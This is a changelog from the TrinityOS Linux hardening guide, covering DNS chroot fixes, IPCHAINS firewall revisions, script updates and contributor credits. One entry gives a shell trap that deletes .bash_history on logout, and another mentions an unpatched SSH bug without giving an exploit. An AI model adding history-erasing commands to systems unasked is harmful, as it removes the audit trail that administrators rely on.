- G - Updated the root-hints-update script to be a little more
verbose and fixed the use of a non-existent file
- *C* - Added a DNS subsection that explains a odd but important corner
case when 1) using the same domain name on both the internal and
external DNS servers; 2) secondary for other remote domains
and 3) try to send email to a person at one of those remote
domains. Thanks to Andy Barclay for helping me track this
one down.
[Section 24]
-
- N 08/07/01 - Updated the URLs for Software RAID
[Section 5]
- G - Updated the Software RAID section to reflect RAID on the
2.2.x and 2.4.x kernels with Auto-Detected RAID setups.
[Section 31]
-
- I 07/19/01 - In the internal chroot DNS zone record for 127.0.0.1,
there was a rogue serial number line in there that prevented
the zone from loading. This has been fixed in both TrinityOS
and in the archive.
Thanks to Frances R. Clark for catching this
[Section 24]
-
- G 06/10/01 - Updated the DNS section to reflect the use of the
*Sent a.root-servers.net server for dig like the
Update* root-hints-update has had a for a while.
Thanks to Robbie Read for this one
[Section 24]
- *C* 05/28/01 - Updated the DNS section to reflect the more correct
zone file names:
internal: acme123-int.comdb vs. 192.168.0.db

```

    external: 100.200.0.212-in.addr.db vs.
    212.0.200.100-in.addr.d
- Updated both of the internal and external named.conf files
- Fixed a IP address mistake in the external reverse zone that
  was pointing to 102.200.0.25 instead of 100.200.0.212
- Also notice that I've added the following comment to the
  internal acme123-int.com.db zone file:
;
; note - If you wish to directly resolve any acme123.com hosts
;       that are currently only defined in the EXTERNAL zone
;       files (say www.acme123.com), you MUST list them here
;       as well since the internal zone assumes that it is
;       authoritative for acme123.com zone and thus would never
;       contact the external server for any other
;       acme123.com queries.

- Both internal and external forward zone files had a MX
  record pointing to a CNAME called mail. Redefined "mail" as
  a "A" record. Doh! Sorry about that!
[Section 24]

```

- N 04/06/01 - Changed some formatting and layout
 - removed specific Redhat version #s
 - updated the other things available on my WWW site
 [Section 2]
- N - Fixed some spelling typos
 - Removed link speed specific comments for Ethernet
 - Removed specific Bind version #s
 - Added that the Sendmail setup does backup SMTP
 - Deleted redundant "Getting DNS domains", "Fighting Spam",
 and "Been Hacked?" items
 - Deleted the old SSH comment for supporting SSH'ed X
 connections
 - Moved the Tripwire section to the Futures section since it
 hasn't been documented yet. I'll probably do this with AIDE
 anyway.
 - Removed the backup SMTP section from the Futures section
 (done)
 - Removed the Single NIC IPCHAINS setip from teh Future Section
 (done)
 [Section 3]
- N - Updated the kernel to 2.2.19
 [Section 4]
- N - Updated the Mandrake Updates URL
 - Deleted old Redhat mirrir URLs

- Changed from explicitly moving named and named-xfer binaries into the CHROOTed jails to copying named*. The reason for this is that named-xfer no longer exists in Bind9 but there are two new files. This way is a little more generic.
- One of the changes from Bind8 to Bind9 is that the TYPE record in the named.conf file must now be the FIRST line.
- Changed the filename 192.168.0.db to be acme123-int.com.db since it really was a FORWARD zone file and not a reverse

* Updated the TrinityOS-security script to reflect all of these changes as well as cleaned up the chapter numbers, etc.

[Section 24]

I 02/18/01 Made another fix to the root-hints-update script
 # v2.4 - Updated the dig info lookup from ns.internic.net
 # to a.root-servers.net
 [Section 24]

G 02/14/01 Made some fixed to the root-hints-update script for
 DNS:
 # v2.3 - Updated the initial CD into one of the real
 # CHROOTed dirs vs. /var/named. The old script
 # was also leaving a stray NEW file in the EXT
 # directory. Because of all this, the email
 # notification would show an old root.hints
 # file though DNS would have the correct
 # updated file.
 Thanks to Jehan Bing for this errata.

N Moved over the root-hints-update script to the automatic
 extraction from HTML (no more manual file sync'ing
 [Section 24]

N 02/10/01 Cleaned up some formatting issues
 * Sent

N Update * Updated Section 4 to reflect the current hardware
 I'm running
 [Section 4]

G Updated several URLs and version numbers:

```
Updated the 2.0.x URL to 2.0.39
Updated the 2.2.x URL to 2.2.18
Updated the URLs to reflect the 2.4.x kernels
Updated the PPPd URL to 2.3.11
Updated the Bind URL to 8.2.3
Updated the Sendmail URL to 8.11.2
*C* Updated the SSH URLs to 1.2.31 and 2.4.0
    * Please note that SSH v1.2.31 still has a
      critical exploitable bug. The fix has not
      been posted yet to ssh.com. I will soon post
      installation instructions for OpenSSH to
      avoid these technical and new licensing
      issues (SSHv1 from ssh.com is no
      longer free to everyone)
[Section 5]

-----

N      01/28/01      Updated the /etc/rc.d/init.d/named startup
                        script
# 01/28/01 - Added a few CR-LFs to clean up the output
#           between starting the internal and external
#           zones
[Section 24]

-----

G      01/27/01      Updated the IPCHAINS firewall
# v3.83c - 01/27/01
# - Fixed a wrong output netmask for NET-TEST-B being
#   a /12 instead of a /16. But, this really doesn't
#   matter as I have disabled the filtering of reserved
#   IP space as ARIN constantly is releasing this
#   address space to the public without any form of
#   notification. See the update for v3.83a
#   Thanks to Keith Mitchell for this one.
[Section 10]

-----

G      01/06/01      Updated the Sendlogs script a bit:
- Fixed some formatting issues and moved it over to make
  the .sgml code the primary source for the script vs.
  two separate copies
- Added --MARK-- filtering
- Made the output more pretty
- Cleaned up the error reports in the SUID and RCMD searches
- Added an lsof log entry
- Added a #ed out section to DD one HD to another backup
[Section 9]
```

-
- G 12/31/00 Changed the versioning mechanism of TrinityOS. The new system no longer includes the published date of TrinityOS in the actual filename of each file (i.e. TrinityOS-122100-c-1.html). I did this because the dates were hosing search engines since once I would push out a new update, it would invalidate all of the various search engines links due to the change in date.
- N Updated the IPCHAINS firewall
- Added a missing .0 to the 72.0.0 networks in the Reserved-7 filters.
- Thanks to Michael Briegl for this one.
[Section 10]
- N Fixed a spelling error in the title of Chapter 29
[Section 29]
-
- G 11/11/00 Changed all the archives on the WWW site from .tgz to .tar.gz to fix the corrupted file issue that people are complaining about. Basically, the issue is that the WWW server has the wrong MIME type for .tgz files. I've tried to get them to fix this without results so I'll just use this work around.
- N - Added links to IPRROUTE2 code and documentation
- N - Also cleaned up the indentation of the 2.0.x URLs
[Section 5]
- N - Fixed two typos where I was restarting syslogd instead of inetd.
 Thanks to Jason Ramey for the sharp eye
[Section 8]
- G Fixed a BASH version issue for the deletion of the .bash_history file. The new syntax is "trap "rm -f ~\$LOGNAME/.bash_history" 0" instead of the older KSH-style of "trap 0 rm -f ~\$LOGNAME/.bash_history". Thanks to Jason Schadel for reporting this.
[Section 9]
- N - Fixed a echo typo in the /etc/rc.d/init.d/firewall script where I was setting the default policy to

- ```
REJECT but the echo statement said ACCEPT.
- Also added a "mlist" option to display current MASQ
 entries.
 Thanks to Brandon Keirns for catching this
[Section 10]
```
- N
- ```
Fixed a typo where I was touching a "var/adm/messages
file for Redhat instead of /var/log/messages.
Thanks to Jason Schadel for reporting this.
[Section 19]
```
-
- I
- ```
11/09/00 Updates the IPCHAINS ruleset again and ripped out all
the Non-RFC1918 filtered addresses. I guess it was
my mistake to believe IANA that addresses were
reserved when things like 65.x.x.x are used by
MediaONE, etc. Sorry peoples.. my mistake.
[Section 10]
```
- I
- ```
- Updated the firewall-confirm script
# 11/09/00 - The initial release was the wrong version. Ack!
# This updated version includes a critical check for
# /tmp/fwok. This version includes a 30 second screen
# timer.
# Please upgrade!
```
- ```
Thanks to Ryan Snodgrass for catching this
I have also updated the TrinityOS-security script
to reflect this.
[Section 10]
```
- N
- ```
Moved all old ChangeLOG entries dated 07/14/00 and older
to the TrinityOS-old-updates.wri file.
```
- N
- ```
I also cleaned up some formatting issues in the
existing ChangeLOG entries.
[Section 58]
```
- 
- N
- ```
10/28/00 - Updated the IPCHAINS firewall to v3.82
# Updated the Xwindows filtering to from ports 6000-6010
# to 6000-6063.
Thanks to John Soltow for this one.
[Section 10]
```
- N
- ```
- Fixed the text for the firewall-confirm script that
should reference /tmp/fwok and not /tmp/ok
```

